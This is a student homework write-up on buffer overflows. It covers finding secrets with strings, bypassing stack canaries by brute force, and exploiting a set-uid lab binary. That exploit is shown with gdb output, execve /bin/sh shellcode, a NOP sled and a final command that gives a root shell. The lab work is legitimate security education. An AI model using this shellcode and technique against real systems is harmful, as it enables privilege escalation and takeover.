SSD - buffer overflow - homework 2

Maxime FAWE

December 2021

Setup

The following exercises were done with the following configuration: Ubuntu 12.04.5 LTS "The precise pangolin", i386 GNU/Linux (32 bits) in a VMware virtual machine.

```
arena@overflow:~/Desktop/code$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.5 LTS
Release:        12.04
Codename:       precise
arena@overflow:~/Desktop/code$ uname -a
Linux overflow 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 athlon i386 GNU/Linux
```

Question 1

The secret string seems to be : "SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !". It's directly readable in clear text in the executable file.

I used **strings** for readability reasons but one's favourite text editor (nano, vim, gedit,...) should do just as well.

```
arena@overflow:~/Desktop/code$ strings find-secret-str
/lib/ld-linux.so.2
libstdc++.so.6
__gmon_start__
_Jv_RegisterClasses
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
libm.so.6
libgcc_s.so.1
libc.so.6
_IO_stdin_used
gets
puts
putchar
printf
strcmp
__libc_start_main
GLIBC_2.0
PTRh
[^_]
SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !
Password ?
 Wrong Password
 Correct Password
 The next URL is  :
;*2$"
```

Question 2

```
int secret; // will be initialised with a random number in the main
    function

void stuff(char* str)
{
     int guard = secret;
     char buffer[12];
     strcpy(buffer, str);
     if(guard != secret)
     {
          printf("Stack smashing detected. Terminating  program.\n" ) ;
          exit(1);
     }
}
```


This code uses what is called a stack canary : by assigning a value to the variable "guard", the program can check if the value was modified after a buffer overflow attempt. If the value has been changed, then the program will stop to prevent the buffer overflow from succeeding.

There are two ways to bypass the canary stack protection :

- Get the value of the canary from a stack leak and write the value in the canary during the buffer overflow.
- Guess the value of the canary and put it in the variable during the buffer overflow. The idea is, as in c, an int value takes 4 bytes, one will overwrite (with the buffer overflow) the first byte of the int value, as the 3 other bytes are not overwritten, one simply needs to test the 256 possible values of the first byte, one of them will allow the program not to crash (as the canary will contain the expected value). After that, one will need to do the same for the second, third and fourth bytes (one at a time). Finally, the value of the canary will be known and the protection bypassable.

Question 3

A buffer overflow occurs when the user input is greater than 10. For instance, for an input of 11 characters :



Regarding the real password ("securesoftware"), one can simply find it by using **strings**.

Question 4

After turning "root-me" into a set-uid program, I get the following permissions :

```
arena@overflow:~/Desktop/code$ ls -l root-me
-rwsr-xr-x 1 root root 5152 Nov  8  2017 root-me
```

I started by looking for the segmentation fault by trying inputs of arbitrary lengths. I managed to find which length was necessary to overwrite the EIP :

```
(gdb) run $(python -c 'print "\x41" * 208 + "\x42" * 4 + "\x43" * 4')
Starting program: /home/arena/Desktop/code/root-me $(python -c 'print "\x41" * 208 + "\x42"
* 4 + "\x43" * 4')
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) info registers
eax            0xe1     225
ecx            0x0      0
edx            0x0      0
ebx            0xb7fc6ff4       -1208193036
esp            0xbffff240       0xbffff240
ebp            0x42424242       0x42424242
esi            0x0      0
edi            0x0      0
eip            0x43434343       0x43434343
eflags         0x10286  [ PF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

212 characters are needed to access the EIP register. The latter is overwritten with 4 "C" on the screenshot above (0x43434343 where each "43" is a "C").

I used the following shellcode [1] :

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
  xe1\xb0\x0b\xcd\x80"
```

The latter will simply call execve /bin/sh. It is 23 bytes long.

The last step is to replace The "A" by NOP (\x90), add the payload and write a new return address in the EIP (one that will call a NOP which will then lead the payload to execute).

To find a valid return address, I looked in the memory where the NOP were placed : as shown below I chose to use the address "0xbffff1e8" as the return address to be put in the EIP.

[1] Execve /bin/sh shellcode. Shell Storm [online], consulted on 4th December 2021. Available on: http://shell-storm.org/shellcode/files/shellcode-827.php

```
(gdb) run $(python -c 'print "\x90" * 180 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x6
8\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80" + "\x42\x42\x42\x42"
* 5')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/arena/Desktop/code/root-me $(python -c 'print "\x90" * 1
80 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\x
e1\xb0\x0b\xcd\x80" + "\x42\x42\x42\x42" * 5')
Welcome ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆PS◆◆◆
                                                BBBBBBBBBBBBBBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/200x $sp-200
0xbffff168:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff178:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff188:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff198:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1a8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1b8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1c8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1d8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1e8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1f8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff208:     0x90909090      0x6850c031      0x68732f2f      0x69622f68
0xbffff218:     0x50e3896e      0xb0e18953      0x4280cd0b      0x42424242
0xbffff228:     0x42424242      0x42424242      0x42424242      0x00424242
0xbffff238:     0xbffff300      0xb7e53255      0xb7fed280      0xbffff260
0xbffff248:     0x00000000      0xb7e394e3      0x080484a0      0x00000000
0xbffff258:     0x00000000      0xb7e394e3      0x00000002      0xbffff2f4
0xbffff268:     0xbffff300      0xb7fdc858      0x00000000      0xbffff21c
0xbffff278:     0xbffff300      0x00000000      0x0804820c      0xb7fc6ff4
0xbffff288:     0x00000000      0x00000000      0x00000000      0xeb5c20ba
0xbffff298:     0xd391a4aa      0x00000000      0x00000000      0x00000000
0xbffff2a8:     0x00000002      0x08048330      0x00000000      0xb7ff26b0
0xbffff2b8:     0xb7e393f9      0xb7ffeff4      0x00000002      0x08048330
0xbffff2c8:     0x00000000      0x08048351      0x08048462      0x00000002
```

I used 185 NOP following by the shellcode (23 bytes) and finally the return address (which in assembly language and reversed will give : "\xe8\xf1\xff\xbf").

Final command and root shell :

```
arena@overflow:~/Desktop/code$ ./root-me $(python -c 'print "\x90" * 185 + "\x31\xc0\x50\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80" + "\xe8\xf1\xf
f\xbf"')
Welcome ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆PS◆◆◆
                            ◆◆◆◆
# whoami
root
```